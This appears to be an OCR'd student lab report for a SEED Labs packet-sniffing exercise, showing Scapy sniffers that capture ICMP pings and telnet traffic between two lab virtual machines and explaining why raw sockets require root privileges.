
Deadline: 09/2/21 23:59 HRS
Author: Wong Tin Kit
Student ID: 1003331

Exercise 1

Task 1.1A

Run the program with the root privilege and demonstrate that you can indeed capture packets. After that, run the program again, but without using the root privilege; describe and explain your observations.





[Answer] The program works only with root privileges. Without root privileges, python throws a PermissionError as the current program does not have enough privileges to open a RAW Socket.


Task 1.1B

Please set the following filters and demonstrate your sniffer program again (each filter should be set separately):

- Capture only the ICMP packet










[Answer] The first image shows SEEDUbuntu Clone VM (IP=10.0.2.8) sending continuous ping requests to SEEDUbuntu VM (IP=10.0.2.6). On SEEDUbuntu VM, I am running the basic sniffer programme ***task1-1.py*** (code shown in Image 3).

- Capture any TCP packet that comes from a particular IP and with a destination port number 23.


SEEDUbuntu Clone [Running]
/bin/bash
En
1:54 AM
/bin/bash
/bin/bash 66x24
[02/03/21]seed@VM:~$ telnet 10.0.2.6
Trying 10.0.2.6...
Connected to 10.0.2.6.
Escape character is '^]'.
Ubuntu 16.04.2 LTS
VM login: seed
Password:
Last login: Wed Feb 3 01:53:21 EST 2021 from 10.0.2.8 on pts/0
Welcome to Ubuntu 16.04.2 LTS (GNU/Linux 4.8.0-36-generic i686)
* Documentation: https://help.ubuntu.com
* Management: https://landscape.canonical.com
* Support: https://ubuntu.com/advantage
[02/03/21]seed@VM:~$ ls
android Documents host Public
bin Downloads lib source
Customization examples.desktop Music Templates
Desktop get-pip.py Pictures Videos
[02/03/21]seed@VM:~$
Left ⌘


SEEDUbuntu [Running]
/bin/bash
En
1:54 AM
/bin/bash
/bin/bash 66x24
id = 15282
flags = DF
frag = 0
ttl = 64
proto = tcp
chksum = 0xe6f4
src = 10.0.2.8
dst = 10.0.2.6
\options \
###[TCP]###
sport = 42530
dport = telnet
seq = 1458521559
ack = 1290424517
dataofs = 8
reserved = 0
flags = A
window = 245
chksum = 0xd56d
urgptr = 0
options = [('NOP', None), ('NOP', None), ('Timestamp', (
1411334, 2367070))]





[Answer] Since a specific destination port was mentioned in the task, I will be implementing a telnet connection. Image 1 shows a telnet session initiation from SEEDUbuntu Clone VM (IP=10.0.2.8) to SEEDUbuntu VM (IP=10.0.2.6), on which we run scapy sniffer with the filter illustrated in Image 3. In Image 2, we see a snapshot of the script sniffing and filtering out TCP packets that come from SEEDUbuntu Clone VM, which are destined for port 23.


Another way to construct the filter is


pkt = sniff(filter='tcp and (src host 10.0.2.8 and dst port 23)', prn=print_pkt)

